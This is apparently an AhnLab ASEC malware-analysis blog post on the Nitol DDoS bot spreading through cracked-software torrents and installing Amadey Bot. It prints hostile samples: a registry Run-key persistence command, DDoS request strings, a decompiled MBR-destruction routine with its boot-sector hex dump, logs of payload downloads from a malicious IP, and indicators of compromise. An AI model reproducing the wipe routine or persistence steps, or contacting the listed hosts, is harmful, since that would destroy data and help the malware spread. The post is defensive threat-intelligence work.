Nitol DDoS Malware Installing Amadey Bot

asec.ahnlab.com/en/44504/

By Sanseo December 22, 2022

The ASEC analysis team recently discovered that a threat actor has been using Nitol DDoS Bot to install Amadey. Amadey is a downloader that has been in circulation since 2018, and besides extorting user credentials, it can also be used for the purpose of installing additional malware.

Amadey is being actively distributed again this year, and even until very recently, it has been propagating itself on websites disguised as cracks and keygens for normal software and installing other malware on the infected systems.[1] Additionally, in the second half of this year, Amadey was used in attacks involving LockBit 3.0, which targeted Korean corporate users. Amadey was distributed as attachments to spam emails and was responsible for installing LockBit Ransomware.[2]

While monitoring the actively distributed Amadey Bot, the ASEC analysis team found the Nitol DDoS Bot malware installing Amadey. Nitol is a DDoS Bot with a Denial of Service (DDoS) attack feature, and while its numbers have decreased recently, it is a malware that has been steadily used in attacks since long ago. For example, in 2021, there was a history of it being uploaded to a Korean forum archive, infecting many Korean users.[3]




Figure 1. The malware distribution posts that were uploaded on a Korean program-sharing website

Nitol Malware that installed Amadey is the same file as the malware covered in the above blog post. This tells us that even after over a year, it is still being used in attacks up until now. This file is being shared via torrent, disguised as cracks for Hancom and MS Office, and it is infecting many users even at the current moment. The following are the names of paths where Nitol was detected.

```
\Hancom 2020\crack.exe
\[Official Korean Version] Office 2007\setup.exe
\microsoft office 2016\setup.exe
\SketchUp Pro 2018\crack.exe
```

Nitol Malware Analysis

Nitol used in the attacks was packed with Themida to hinder analysis. Nitol is a DDoS Bot that supports various forms of DDoS attacks, and the one used in the attacks has 0x50 for its settings data. When it communicates with C&C servers, it stands by for 5 seconds and sets the system's hidden files and folders to be invisible. The following is the settings data for Nitol.

Bit Settings	Feature

Bit Settings	Feature
0x01	Exclude installation process
0x02	Auto-delete
0x04	Check virtual environment
0x08	Check sandbox environment
0x10	Sleep (5 seconds)
0x20	Generate dummy packet
0x40	System configuration (does not display hidden files)
0x80	Assign hidden properties to the malware

Table 1. Nitol settings data

The virtual environment check uses the IN command to check whether it is running on a VMware virtual machine. As for sandbox environments, it checks whether the "api_log.dll" and "SbieDll.dll" DLLs are loaded. If it confirms that it's in a virtual or sandbox environment, Nitol is shut down.

The dummy packet-generating option creates a random IP address and attempts to connect by matching the port number of an actual C&C address. When this process is successful, dummy data is transmitted. These behaviors are repeated 10 times, and it is likely that this is for the purpose of hindering network behavior analysis.

As the option that excludes the installation process is not activated in this malware, an installation process runs when the malware is executed. The installation process includes a self-copying stage where the malware copies itself under a random 6-character name in %APPDATA%, and a persistence maintaining stage where it uses the reg command to register itself to the Run key. When the installation process is complete, it executes the malware in the copied path and connects to the C&C server.

> "C:\Windows\System32\reg.exe" ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "My App" /t REG_SZ /F /D "C:\Users\vmuser\AppData\Roaming\gkqske.exe"

Currently, access to the C&C server is unavailable, but once the connection is successfully established, the malware transmits basic information about the infected system, as shown below.

Offset	Data

Offset	Data
+0x0000	0x00000001
+0x0004	Language and country information (Locale)
+0x0044	Computer name
+0x00C4	Windows version
+0x0104	RAM size (GB)
+0x0124	CPU performance (MHz)
+0x0144	“Client”

Table 2. Information about the infected system to be sent to the C&C server




Figure 2. Past packet captured

When Nitol sends the infected system’s information to the C&C server, the server returns the command. The command can perform various functions including DDoS attacks, downloading files, and running updates. For reference, DDoS attacks were divided into three categories below, but the malware supports many more types of DDoS attacks.

```
.data:0040E7E4  00000165  C  GET %s HTTP/1.1₩r₩nAccept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shock
.data:0040E94C  00000162  C  GET %s HTTP/1.1₩r₩nAccept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shock
.data:0040EAB0  000000A9  C  GET %s HTTP/1.1₩r₩nContent-Type: text/html₩r₩nHost: %s₩r₩nAccept: text/html, */*₩r₩nUser-Agent:M
.data:0040EB5C  0000006B  C  GET %s HTTP/1.1₩r₩nReferer: http://%s:80/http://%s₩r₩nHost: %s₩r₩nConnection: Close₩r₩nCache-C
.data:0040EBC8  00000008  C  %s %s%s
.data:0040EBD0  0000009F  C  GET %s HTTP/1.1₩r₩nContent-Type: text/html₩r₩nHost: %s:%d₩r₩nAccept: text/html, */*₩r₩nUser-Age
.data:0040EC70  0000009C  C  GET %s HTTP/1.1₩r₩nContent-Type: text/html₩r₩nHost: %s₩r₩nAccept: text/html, */*₩r₩nUser-Agent:M
.data:0040ED0C  00000021  C  GET %s HTTP/1.1₩r₩nHost: %s:%d₩r₩n₩r₩n
.data:0040ED30  0000001E  C  GET %s HTTP/1.1₩r₩nHost: %s₩r₩n₩r₩n
.data:0040ED50  00000160  C  GET %s HTTP/1.1₩r₩nAccept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shock
```

Figure 3. User-Agent used in DDoS attacks

Command	Feature
0x0002	DDoS Attack #1
0x0003	DDoS Attack #2
0x0004	DDoS Attack #3
0x0005	Stop DDoS attack
0x0006	Auto-delete
0x0010	Download and run payload (SW_HIDE)
0x0011	Download and run payload (SW_SHOW)
0x0012	Update
0x0013	Web page access via Internet Explorer (Hidden)
0x0014	Web page access via Internet Explorer (IE popup)
0x0016	Destroy MBR

Table 3. Commands that can be performed by Nitol

Out of the commands, there is one that receives a URL from the C&C server and connects to the corresponding web page using Internet Explorer. The command can be configured to access the web page unknown to the user or have Internet Explorer pop up to have users be aware.

Figure 4. Accessing web page using IE

Additionally, there is also a command that changes MBR to incapacitate the system after a reboot. When the system is restarted after the following data is written on MBR, it shows the string “Game Over” as shown below and makes the system unable to reboot.

하드 디스크 1

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
000000000  B8 12 00 CD 10 BD 18 7C B9 18 00 B8 01 13 BB 0C  ¸..Í.½.|¹..¸..».    섹터 0
000000010  00 BA 1D 0E CD 10 E2 FE 47 61 6D 65 20 4F 76 65  .°..Í.âþGame Ove
000000020  72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  r...............
000000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000050  00 00 00 result = CreateFileA(str_PHYSICALDRIVE0, 0xC0000000, 3u, 0, 3u, 0, 0);// "\\.\PHYSICALDRIVE0"
000000060  00 00 00 v1 = result;
000000070  00 00 00 if ( result != (HANDLE)-1 )
000000080  00 00 00 {
000000090  00 00 00   DeviceIoControl(result, 0x90018u, 0, 0, 0, 0, &BytesReturned, 0);
0000000A0  00 00 00   WriteFile(v1, Buffer, 0x200u, (LPDWORD)&TokenHandle[1], 0);
0000000B0  00 00 00   DeviceIoControl(v1, 0x9001Cu, 0, 0, 0, 0, &BytesReturned, 0);
0000000C0  00 00 00   CloseHandle(v1);
0000000D0  00 00 00   Sleep(2000u);
0000000E0  00 00 00   if ( GetVersion() < 0x80000000 )
                      {
                        CurrentProcess = GetCurrentProcess();
                        OpenProcessToken(CurrentProcess, 0x28u, TokenHandle);
                        LookupPrivilegeValueA(0, aSeshutdownpriv, &NewState.Privileges[0].Luid);
                        NewState.PrivilegeCount = 1;
                        NewState.Privileges[0].Attributes = 2;
                        AdjustTokenPrivileges(TokenHandle[0], 0, &NewState, 0, 0, 0);
                      }
                      ExitWindowsEx(6u, 0);
                      ExitProcess(0xFFFFFFFF);
```

Figure 5. MBR destruction routine

Figure 6. After rebooting

Nitol supports a command that downloads additional payloads, and this command was used to install Amadey Bot. The following are ASD (AhnLab Smart Defense) infrastructure logs that show Nitol having downloaded Amadey from an external address.


Report Date	Module	Behavior	Data
2022-12-09 13:29:56	N/A	Creates executable file	Target f_006a01
2022-12-09 13:29:56	N/A	Downloads executable file	http://45.89.255.250:8080/AnyDesk.exe Target f_006a01
2022-12-09 13:29:56	N/A	Connects to network	http://45.89.255.250:8080/AnyDesk.exe

Figure 7. Nitol installing Amadey Bot

Installing Additional Payloads Using Amadey (Amadey Bot, njRAT)

After being installed by Nitol, Amadey Bot attempts to connect to C&C servers. When this process is successful, Amadey downloads a plugin responsible for extorting information to collect information from the infected system and send them to the C&C server. Besides account credentials, Amadey also takes periodic screenshots and sends them to the C&C server. The following blog post goes into a detailed analysis of Amadey.

> Amadey Bot Being Distributed Through SmokeLoader



Result	Protocol	Host	URL	Body	Comments
502	HTTP	AQWe9sfiWSwPyVMJ.xyz	/jg94cVd30f/index.php	566	Amadey : Connect C2 #1 - Fail
502	HTTP	PMVqdJfUf3WlX9kI.xyz	/jg94cVd30f/index.php	566	Amadey : Connect C2 #2 - Fail
200	HTTP	SmgqNt3EIxXkSAsU.xyz	/jg94cVd30f/index.php	314	Amadey : Connect C2 #3 - Success (Send Infos)
200	HTTP	SmgqNt3EIxXkSAsU.xyz	/jg94cVd30f/Plugins/cred.dll	129,024	Amadey : Connect C2 #3 - Download Stealer Module
200	HTTP	SmgqNt3EIxXkSAsU.xyz	/jg94cVd30f/index.php?scr=1	5	Amadey : Connect C2 #3 - Send Screenshot
200	HTTP	45.89.255.250:8080	/TeamViewerSetupx64.exe	1,231,360	Amadey : Download - Amadey
200	HTTP	SmgqNt3EIxXkSAsU.xyz	/jg94cVd30f/index.php	5	Amadey : Connect C2 #3
200	HTTP	45.89.255.250:8080	/explorer.exe	1,273,952	Amadey : Download - Nitol Type B
200	HTTP	SmgqNt3EIxXkSAsU.xyz	/jg94cVd30f/index.php	5	Amadey : Connect C2 #3
200	HTTP	45.89.255.250:8080	/TeamViewer_Desktop.exe	385,552	Amadey : Download - Nitol Type A
200	HTTP	SmgqNt3EIxXkSAsU.xyz	/jg94cVd30f/index.php	5	Amadey : Connect C2 #3
200	HTTP	45.89.255.250:8080	/ServiceManager.exe	8,192	Amadey : Download - Dotnet Downloader
200	HTTP	45.89.255.250:8080	/Kwvwz.png	2,232,320	DotnetDownloader : Download Payload
200	HTTP	SmgqNt3EIxXkSAsU.xyz	/jg94cVd30f/index.php	5	Amadey : Connect C2 #3

Get Started | Statistics | Inspe
Headers | TextView | SyntaxView
QueryString
Name
Body

Name	Value
id	[redacted]
vs	3.50
sd	4a985e
os	9
bi	0
ar	0
pc	[redacted]
un	[redacted]
dm	
av	0
lv	0
og	0

Figure 8. Amadey's network traffic

An examination of the current version of Amadey shows that it receives a command from the C&C server to install additional payloads, and accordingly, it downloads and installs a total of 4 files. These files are Amadey, Nitol, and a downloader, The Nitol mentioned above is Type A, but Amadey also installs Nitol Type B.

- **TeamViewerSetupx64.exe** : Amadey
- **TeamViewer_Desktop.exe** : Nitol Type A
- **explorer.exe** : Nitol Type B
- **ServiceManager.exe** : Downloader (Dotnet Packer)

The top-level list of the addresses where the malware are downloaded from is unavailable, but it can be assumed that there are various other malware strains aside from those mentioned.

Figure 9. Download page

The malware installed by the threat actor mimic original programs, with names such as TeamViewer, Explorer, and AnyDesk. The threat actor not only disguises the filename but also the icons to resemble the original programs when distributing the malware.




Figure 10. Icons of malware used in attacks

Torrent is the main platform used in malware propagation alongside file-sharing sites. When installing cracks or keygen files of commercial software using torrents, there is a risk of being infected with malware disguised as these programs. When Nitol is installed, the user PC acts as a DDoS Bot and can be used in DDoS attacks. In addition, it can also be used for installing additional malware such as Amadey. As for Amadey, it stays in the infected system to not only extort user credentials but also install additional malware.

Users should apply the latest patch for OS and programs such as Internet browsers, and update V3 to the latest version to prevent malware infection in advance.

File Detection

– Backdoor/Win.Nitol.C4533062 (2021.06.24.01)
– Trojan/Win.Generic.R539958 (2022.12.09.01)
– Downloader/Win.Amadey.C5329944 (2022.12.12.01)
– Downloader/Win.MSIL.C5329945 (2022.12.12.01)
– Downloader/Win.Amadey.C5329946 (2022.12.12.01)

Behavior Detection
– Malware/MDP.Behavior.M3108

MD5
– 3038c7bb0f593df3f52f0644c894c7ba : Nitol Type A
– d332cf184ac8335d2c3581a48ee0ad87 : Amadey (AnyDesk.exe)
– 852011cf885e76c0441dd52fdd280db7 : Amadey (TeamViewerSetupx64.exe)
– 0c9df67f152a727b0832aa4e7f079a71 : Nitol Type A (TeamViewer_Desktop.exe)
– e79b48eefa43aa34f360f68618992236 : Nitol Type B (explorer.exe)
– f01b49498b82320973c6006ee117f91e : Dotnet Downloader (ServiceManager.exe)

C&C URL
– rlarnjsdud0502.kro.kr:2222 : Nitol Type A
– hxxp://AQWe9sfiWSwPyVMJ[.]xyz/jg94cVd30f/index.php : Amadey
– hxxp://PMVqdJfUf3WlX9kI[.]xyz/jg94cVd30f/index.php : Amadey
– hxxp://SmgqNt3EIxXkSAsU[.]xyz/jg94cVd30f/index.php : Amadey
– 45.89.255[.]250:50505 : Nitol Type A
– gy9.gyddos[.]com:8889 : Nitol Type B
– 45.89.255[.]250:40404 : Nitol Type B
– 45.89.255[.]250:30303 : Downloader (Dotnet Packer)

Download URL
– hxxp://45.89.255[.]250:8080/AnyDesk.exe : Amadey
– hxxp://45.89.255[.]250:8080/TeamViewer_Desktop.exe : Nitol Type A
– hxxp://45.89.255[.]250:8080/explorer.exe : Nitol Type B
– hxxp://45.89.255[.]250:8080/TeamViewerSetupx64.exe : Amadey
– hxxp://45.89.255[.]250:8080/ServiceManager.exe : Downloader (Dotnet Packer)
– hxxp://45.89.255[.]250:8080/Kwvwz.png : Dotnet Downloader

Reference
[1] [ASEC Blog] Amadey Bot Being Distributed Through SmokeLoader
[2] [ASEC Blog] LockBit 3.0 Being Distributed via Amadey Bot
[3] [ASEC Blog] Nitol Malware Being Distributed in Forum Archive

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:Amadey,crack,DDOS,Nitol